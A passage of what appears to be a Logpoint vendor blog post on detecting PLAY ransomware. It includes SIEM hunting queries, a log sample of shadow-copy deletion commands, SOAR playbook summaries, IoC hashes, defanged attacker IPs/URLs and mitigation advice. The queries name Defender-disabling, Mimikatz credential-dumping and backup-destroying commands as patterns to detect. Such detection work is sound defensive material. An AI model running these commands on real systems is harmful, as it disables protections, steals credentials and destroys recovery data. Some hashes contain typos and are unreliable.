At the same time, If the number of task kill is significant within a certain interval then it can also be an indicator of PLAY ransomware.

```
(label="process" label=create "process"="*\taskkill.exe"
(command= "*/f" command="*/im *") OR command="IM *")
OR
(label="process" label=create ("process" IN ["*\sc.exe", "*/net.exe", "*/
netl.exe"] command="*stop*")
OR
("process"="*\sc.exe" command="*delete*") -user IN EXCLUDED_USERS)
| chart count() as occurrence by user,host,domain,"process",parent_process
| search occurrence > 8
```

Look for suspicious attempts to disable Microsoft Defender via PowerShell

```
norm_id="WinServer" event_id=4104
script_block IN ["*Set-MpPreference -DisableRealtimeMonitoring 1*",
"*Set-MpPreference -DisableBehaviorMonitoring 1 *",
"*Set-MpPreference -DisableScriptScanning 1 *",
"*Set-MpPreference -DisableBlockAtFirstSeen 1 *",
"*Set-MpPreference -DisableRealtimeMonitoring $true*",
"*Set-MpPreference -DisableBehaviorMonitoring $true*",
"*Set-MpPreference -DisableScriptScanning $true*",
"*Set-MpPreference -DisableBlockAtFirstSeen $true*",
"*Set-MpPreference -drtm $true*", "*Set-MpPreference -dbm $true*",
"*Set-MpPreference -dscriptsc $true*", "*Set-MpPreference -dbaf $true*",
"*Set-MpPreference -drtm 1 *", "*Set-MpPreference -dbm 1 *",
"*Set-MpPreference -dscriptsc 1 *", "*Set-MpPreference -dbaf 1 *"]
```



There are cases where the ransomware also uninstalls Microsoft Defender, so Also look for cases where the defender is uninstalled via Powershell.




and finally, look for cases where the defender has been stopped

```
norm_id="WinServer" event_source="Microsoft-Windows-Windows Defender" event_id=5001
```

## Suspicious Eventlog Clear

Ransomware removes event logs to evade detection. So We also suggest looking for EventLog Clear attempts.

```
label="Process" label="Create" (("process"="*\powershell.exe"
command IN ["*Clear-EventLog*", "*Remove-EventLog*", "*Limit-EventLog*"])
OR ("process"="*\wmic.exe" command="* ClearEventLog *"))
OR ("process"="*\wevtutil.exe"
command IN ["*clear-log*", "* cl *", "*set-log*", "* sl *"]))
-user IN EXCLUDED_USERS
```



## LSASS dump

After gaining access to the system, The threat actors try to access the LSASS process and dump the credentials. So, monitoring credential access is also suggested.

```
event_id=10 image="*\lsass.exe" access IN ["*0x40*", "*0x1000*",
"*0x1400*",
"*0x100000*", "*0x1410*", "*0x1010*", "*0x1438*", "*0x143a*", "*0x1418*",
"*0x1f0fff*", "*0x1f1fff*", "*0x1f2fff*", "*0x1f3fff*"]
-"process" IN ["*\wmiprvse.exe", "*\taskmgr.exe", "*\procexp64.exe",
"*\procexp.exe", "*\lsm.exe", "*\csrss.exe", "*\wininit.exe", "*\vmtoolsd.exe"]
-user IN EXCLUDED_USERS
```

Also, We suggest looking for the creation of dump files.

```
norm_id=WindowsSysmon event_id=11 file="*.dmp" | chart count() by file
```

## Usage of Mimikatz

Attackers use Mimikatz to obtain the privileged credentials stored in plain text. PLAY ransomware actors use it to dump LSASS to obtain plain text credentials. Analysts need to look for attempts by Mimikatz to access LSASS to dump hashes from memory.

```
norm_id=WindowsSysmon event_id=10 image="C:\windows\system32\lsass.exe"
access IN ["0x1410", "0x1010"] -user IN EXCLUDED_USERS
```

Also, look for well-known Mimikatz command line arguments

```
label="Process" label="Create"
command IN ["*DumpCreds*", "*Invoke-Mimikatz*", "*rpc::*", "*token::*",
"*crypto::*", "*dpapi::*", "*sekurlsa::*", "*kerberos::*", "*lsadump::*",
"*privilege::*", "*process::*", "*misc::aadcookie*", "*misc::detours*",
"*misc::memssp*", "*misc::mflt*", "*misc::ncroutemon*", "*misc::ngcsign*",
"*misc::printrightmare*", "*misc::skeleton*", "*service::preshtutdown*",
"*ts::mstsc*", "*ts::multirdp*"] -user IN EXCLUDED_USERS
```

## Active Directory Enumeration via ADFind

Threat actors involved in PLAY ransomware are using ADFind to enumerate active directories. ADFind is a CLI-based utility that can be used for gathering information from Active Directory like organizational units, users, computers, and groups.

```
label="Process" label=Create "process"="*.exe" command IN
["* -f *objectcategory=*", "* -sc trustdmp*", "*lockoutduration*",
"*lockoutthreshold", "*lockoutobservationwindow*", "*maxpwdage*",
"*minpwdage*", "*minpwdlength*", "*pwdhistorylength*", "*pwdproperties*",
"*-sc admincountdmp*", "*-sc exchaddresses*"]
```

## Suspicious Enumeration attempt

Also, look for enumeration attempts by users using the IPC\$ share. Adversaries use it for discovery purposes. PLAY uses Bloodhound for that specific discovery purpose.

```
norm_id="WindowsSysmon" event_id=3 service=ldap
image IN ['*cmd.exe', '*powershell.exe', '*sharphound.exe'] -user IN EXCLUDED_USERS
| chart count() as eventCount by host, service, image | search eventCount > 10
```

## Suspicious File Modification

PLAY ransomware uses WinRAR to compress the files in .RAR format for eventual exfiltration. Analysts can look for suspicious command line arguments of common data compression tools

```
label="Create" label="Process"  
file IN ["7z*.exe", "*.rar.exe", "*Command*Line*RAR*"]  
command IN ["* -p*", "* -ta*", "* -tb*", "* -sdel*", "* -dw*", "* -hp*"]  
-parent_process="C:\Program"
```

## Boot Configuration Modification

Ransomware applies this technique to prevent recovery features, so analysts should monitor it with high alert.

```
label="Process" label="Create" (("process"=="*\\bcdedit.exe" command IN  
["*deletevalue*", "*delete*", "*import*", "*set*"]) OR  
((command="*bootstatuspolicy*" command="*ignoreallfailures*") OR  
(command="*recoveryenabled*" command="*no*")) -user IN EXCLUDED_USERS
```



## Shadow Copy Deletion Using OS Utilities Detected

Adversaries delete shadow copies to inhibit system recovery. So, Defenders need to monitor it as well

```
label="Process" label="Create"  
("process" IN ["*\\powershell.exe", "*\\wmic.exe", "*\\vssadmin.exe", "*\\  
diskshadow.exe"]  
command="* shadow*" command="*delete*")  
OR ("process"= "*\\wbadmin.exe" command="*delete*" (command=*systemstatebackup*))  
OR (command="*catalog*" command="*quiet*") )  
OR ("process"="*\\vssadmin.exe" command="*resize*" command="*shadowstorage*"  
command="*unbounded*")
```

BACK

label="Process" label="Create" ("process" IN ["powershell.exe", "wmic.exe", "vssadmin.exe", "diskshadow.exe"] command="\*\* shadow\*" command="\*\*delete\*") OR ("process"= "wbadmin.exe" command="\*\*delete\*" (command="systemstatebackup") OR (command="\*\*catalog\*" command="\*\*quiet\*")) OR ("process"="vssadmin.exe" command="\*\*resize\*" command="\*\*shadowstorage\*" command="\*\*unbounded\*") | chart count() by user,host,domain,"parent\_process","process",command

Use wizard

2 / 1

LAST 90 DAYS

SEARCH

Found 13 logs

user

host

domain

parent\_process

process

command

count()

Q

Administrator

WIN-QPO1FCHOQ8L

WIN-QPO1FCHOQ8L

C:\Windows\System32\cmd.exe

C:\Windows\System32\vssadmin.exe

vssadmin delete shadow /For=C:

1

Q

Administrator

WIN-QPO1FCHOQ8L

WIN-QPO1FCHOQ8L

C:\Windows\System32\cmd.exe

C:\Windows\System32\vssadmin.exe

vssadmin delete shadow /for=c:

1

Q

Administrator

WIN-QPO1FCHOQ8L

WIN-QPO1FCHOQ8L

C:\Windows\System32\cmd.exe

C:\Windows\System32\vssadmin.exe

vssadmin delete shadows

1

Q

Administrator

WIN-QPO1FCHOQ8L

WIN-QPO1FCHOQ8L

C:\Windows\System32\cmd.exe

C:\Windows\System32\vssadmin.exe

vssadmin delete shadows /For=C:

1

Q

Administrator

WIN-QPO1FCHOQ8L

WIN-QPO1FCHOQ8L

C:\Windows\System32\cmd.exe

C:\Windows\System32\wbem\WMIC.exe

wmic shadowcopy delete

1

Q

Administrator

WIN-QPO1FCHOQ8L

WIN-QPO1FCHOQ8L

C:\Windows\System32\cmd.exe

C:\Windows\System32\vssadmin.exe

vssadmin delete shadows /For=C:

1

Q

Administrator

WIN-QPO1FCHOQ8L

WIN-QPO1FCHOQ8L

C:\Windows\System32\cmd.exe

C:\Windows\System32\vssadmin.exe

vssadmin delete shadowstorage

1

Q

Administrator

WIN-QPO1FCHOQ8L

WIN-QPO1FCHOQ8L

C:\Windows\System32\cmd.exe

C:\Windows\System32\wbem\WMIC.exe

wmic shadowcopy delete all

2

## High Volume of File Modification or Deletion in Short Span:

Analysts are also suggested to observe a high number of file modifications in a short span of time. It might indicate the encryption phase of the ransomware attack and also the deletion of multiple files from the victim's machine.

```
[20 label=File label=Object label=Storage access IN ["Delete*", "writedata*"]
-"process" IN ["*\\tiworker.exe", "*\\poqexec.exe", "*\\msiexec.exe"]
having same host,domain,user,"process" within 1 minutes]
```



# Investigation and response using Logpoint SOAR


Ransomware is always lurking in our systems. We can follow best practices but there is no actual silver bullet to stopping ransomware. However, we can investigate the activities of ransomware. Logpoint SOAR can be by far be the most useful tool for organizations to investigate and respond to ransomware attacks.

In addition, Logpoint AgentX can further add value to our investigation and response. AgentX is a lightweight application that transports logs and telemetry from endpoints (all servers, workstations, and applications) to the SIEM, and performs automated real-time investigation and remediation to threats with SOAR. With AgentX, security analysts get precise detection of malicious malware and the ability to respond to threats in endpoints. **Logpoint AgentX is available now: Contact your representative.**

Here are some useful playbooks we can use to defend against such ransomware.


## Phishing investigation and response

This playbook ensures all suspicious phishing incidents are adequately investigated and responded to, dramatically reducing the response time and human error.



## Malicious File Investigation and Containment



This playbook investigates the file and if found malicious, it can kill the process, delete the file and run the defender scan on the system.






## Malicious Macros Detection and Automated Response

The following playbook can be used to isolate the host and terminate the malicious process and eventually remove the file from the system.




## Credential Access

Most of the modern attacks try to access credentials in order to elevate their privilege or move laterally in the network. This playbook investigates suspicious credential access.




## Ransomware investigation

This playbook thoroughly examines the IoCs and uses a sandbox to detonate the suspicious files. It also looks for the common TTPs used by the ransomware, improving the chances of detecting ransomware before it is too late. The playbook will prompt an alert message to the administrators if ransomware is identified, and will start further work to isolate the host and contain the malware.



## Possible Data Exfiltration

To increase the extortion of the victim, modern ransomware exfiltrates data from the victim's machine. This playbook investigates Data exfiltration from the machine.



## Block indicators

This playbook checks if any IP, domain, URL, or host exists in a list of IoCs, blocks them, and adds them to the blocked list.

Here are the IOCs we have collected so far

IoCs:

SHA256

fc2b98c4f03a246f6564cc778c03f1f9057510efb578ed3e9d8e8b0e5516bd49  
c316627897a78558356662a6c64621ae25c3c3893f4b363a4b3f27086246038d  
c92c158d7c37fea795114fa6491fe5f145ad2f8c08776b18ae79db811e8e36a3  
e1c75f863749a522b244bfa09fb694b0cc2ae0048b4ab72cb74fcf73d971777b  
094d1476331d6f693f1d546b53f1c1a42863e6cde014e2ed655f3cbe63e5ecde  
e8a3e804a96c716a3e9b69195db6ffb0d33e2433af871e4d4e1eab3097237173  
d4a0fe56316a2c45b9ba9ac1005363309a3edc7acf9e4df64d326a0ff273e80f  
c88b284bac8cd639861c6f364808fac2594f0069208e756d2f66f943a23e3022  
f18bc899bcacd28aaa016d220ea8df4db540795e588f8887fe8ee9b697ef819f  
e641b622b1f180fe189e3f39b3466b16ca5040b5a1869e5d30c92cca5727d3f0  
608e2b023dc8f7e02ae2000fc7dbfc24e47807d1e4264cbd6bb5839c81f91934  
006ae41910887f0811a3ba2868ef9576bbd265216554850112319af878f06e55  
e4f32fe39ce7f9f293ccbfcde30adfdc36caf7cfb6ccc396870527f45534b840b  
8962de34e5d63228d5ab037c87262e5b13bb9c17e73e5db7d6be4212d66f1c22  
5573cbe13c0dbfd3d0e467b9907f3a89c1c133c774ada906ea256e228ae885d5  
f6072ff57c1cfe74b88f521d70c524bcbbb60c561705e9febe033f51131be408  
7d14b98cdc1b898bd0d9be80398fc59ab560e8c44e0a9dedac8ad4ece3d450b0  
dcacf62ee4637397b2aaa73dbe41cfb514c71565f1d4770944c9b678cd2545087  
f5c2391dbd7ebb28d36d7089ef04f1bd9d366a31e3902abed1755708207498c0  
3e6317229d122073f57264d6f69ae3e145decad3666ddad8173c942e80588e69  
dd101db5d9503f33a0c23d79da3642e9993757487f7c1532e98c813b114bdfala  
47c7cee3d76106279c4c28ad1de3c833clba0a2ec56b0150586c7e8480ccae57  
703075181922eb8db8d23279eaed8f7263dfa2b64383cff675da4cedc2394af5  
f39d6741cbb99a81decbe5e75c07e846b5a36b40bclbb0c0c61415300cc43b6c  
8d94028bfaac5bef84c56b01f40e429ae4cdf799b2b755dfba9eee3b72448b5b  
f0a3047e9d557e2150501e302d5e96a1c2669858fb0072f97024fe0dd07d5271  
8556dfe5582a5647a5e96cd77e6239874504a01a9c7b9e512e70329ec6f61aea  
5e94626c6bcb825accede382681led693644d6dbb7caeeefb8575c2ec711a65a6  
a29e20d89e8c933e05b690b2779f82716fb31f688594b99d868e4382058caa8f  
757524b09e5d4f2399172c4ac0f6996ec34dec90110542973d438d5370aff280  
3a36e917a4a6587290a393d5b10d0bd42f99cf0c72a2e7de751a4bfaeb9d30c5  
92f3abed62d710064a19f2a50c4482cd02adfd821ace4c2f3030f96290166189  
157c43a3a4e014827e42cf4dd20cc8efa71cdf098f5d1d04b6cd1a972d6a8c7a  
5eca08ddca898427de5ab13fedf25426102c3a0621d086b63f2e37d2d04ba3e9  
2b4111121fb35b46665c42e3ea2cflb8eda5afce580e310465cb259bb1abd053  
12d1a0dc37d877dbf81bd18e8bd57b2843cc254c9a3cfcbeeb70305612e60cae  
bb51255ec929ae1fb34981b8b988769027ee49e68c0958a4a2a76b59a0dc1cff  
51f44e31b0f3718a5d145a1f77fd79cbd7ff21fecf8bba3181fea019b508cfefb  
73e19be4da76bb4e52cb82493c75690977fc3a5f589a9b47e834362545ef512a  
bbd84d10f6a56bfeca23fd5d11d9e370fdfa91be73aa60c9d460b2671145c109  
0ed328af77f2576071bfd543938fc01101daac01f216dc43bc091a8da4aff18d  
f054f373cead893f868fd9b4acc24f751afefbb80cf961e305f97741f952a641  
176476f9d924d83343a51a90ade097d12b7594dc5dbca1771c440047dfbe81eb  
957a6aee2437a5c4d31372af2f6bceb29e1c7a49d650fe207cefc624bf6bca82  
2e9126dfad03bdaf54f9b29ade42038c83f65ac7288376f45768901660f62d7b  
2ab190542c3ec7b2b6e6d4bccce4c5d6a572f98c6bc89b014fea0c8fd6db6723

## IP/URL

hxxp://84.32.190[.]37:80/ahgffxvbghgfv  
hxxp://newspraise[.]com  
hxxp://realmacnow[.]com  
172.67.176[.]244  
104.21.43[.]80  
hxxp://67.205.182[.]129/u2/upload[.]php  
139.177.192[.]90  
84.32.190[.]6  
216.128.146[.]38  
95.179.162[.]125  
192.248.176[.]138  
140.82.52[.]35  
45.32.144[.]71  
217.69.10[.]255  
45.76.246[.]112  
188.114.97[.]0  
204.79.197[.]200

## Security Best Practices against Ransomware:

- Constantly review the security postures of third-party vendors or partners interconnected to your organization and also monitor the connection between them and outside hardware or software for suspicious activity.
- Require all accounts with password logins to comply with National Institute of Standards and Technology (NIST) standards for developing and managing password policies.
- Constantly monitor domain controllers, servers, workstations, and active directories for new and/or unrecognized accounts.
- Implement multifactor authentication for all services as much as possible with high priority, particularly for webmail, VPNs, and privileged accounts.
- Monitor and control privileged accounts and apply the Principle of least privilege. If possible implement time-based access for accounts set at the admin level and higher so that the users get access to the specified system for a set timeframe so that they can complete their task and then the access is revoked when not in need.
- Privilege escalation and lateral movement generally depend on software utilities running from the command line. So, Disable command-line and scripting activities and permissions if possible.
- Consider adding an email banner to emails received from outside your organization.
- Ensure all the devices used are properly configured and security features are enabled.
- Use segmentation or other methods to design the network in such a way as to maximize the reduction of impact.
- Simulate real-life scenarios more often and make employees aware of phishing and other risks and also that they report the incident to the internal cybersecurity team.
- Regularly scan and assess internet-facing devices for vulnerabilities and misconfigurations, patch them and keep operating systems, software, and firmware up-to-date.
- Ensure the endpoint protection devices are installed, configured properly, are up-to-date, and trigger alerts if they are accidentally turned off.
- Disabling or blocking Server Message Block (SMB) protocol outbound and removing its outdated versions can prevent threat actors from propagating malware across organizations.
- Maintain regular encrypted offline backups of data and also test its accessibility for change or deletion on a regular basis.
- Simulate the worst-case scenarios regularly and make sure the incident response, playbooks, and disaster recovery plan are in place for working and continuity of business.
- Prearranging third-party expertise in legal counsel, forensic incident response, and ransom negotiation and payment comes in handy as well.
- Obtaining appropriate cyber insurance coverage can be useful in a worst-case scenario.
- You can also follow this Ransomware guide from CISA.

## / Remediation:

- Verify ransomware actors no longer have access to the network.
- Look out for ransomware activities.
- Isolate the infected system, remove it from all networks, and disable its wireless, Bluetooth, and other potential networking capabilities. Also, ensure all shared and networked drives are disconnected.
- Triage impacted systems for restoration and recovery and also identify and prioritize critical systems for restoration.
- Take a system image and memory capture of a sample of affected devices (e.g., workstations and servers). Additionally, collect any relevant logs and preserve the evidence that is highly volatile in nature or that is limited in retention to prevent loss or tampering (e.g., system memory, Windows Security logs, data in firewall log buffers).
- Consult federal law enforcement regarding possible decryptors available, as security researchers have already broken the encryption algorithms for some ransomware variants.



## / Conclusion

Ransomware attacks are increasing each day and are also becoming sophisticated. Threat actors are coming up with new Tactics, Techniques, and procedures. The issue with ransomware like PLAY is its novelty, resulting in less knowledge about it higher risk to your organization's infrastructure. Organizations need to be extra cautious and continuously monitor their system. The use of converged solutions with powerful SIEM, SOAR, and endpoint security controls is mandatory for organizations. Looking at the infection trend, PLAY seems to be targeting its victim from various sectors. The threat actors behind the ransomware seem to be clever as they could bypass the mitigations of ProxyNotShell in a short amount of time after the fixes were released. Their code is also neatly obfuscated. So, from these facts, they demonstrate that they are good at the game. However, At Logpoint we are committed to protect the heart of organizations. That's why we are continuously developing new alerts for your SIEM and adding new playbooks that help you respond to these threats. Because we believe that one is never too safe. Logpoint SIEM can easily detect many of PLAY's tactics, techniques, and procedures, and SOAR playbooks can also detect and respond to its activities. So deploy Logpoint in your system today. Happy Hunting!

## / About Logpoint

Logpoint is the creator of a reliable, innovative cybersecurity operations platform – empowering organizations worldwide to thrive in a world of evolving threats.

By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats.

Logpoint offers SIEM, UEBA, and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more.

Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company.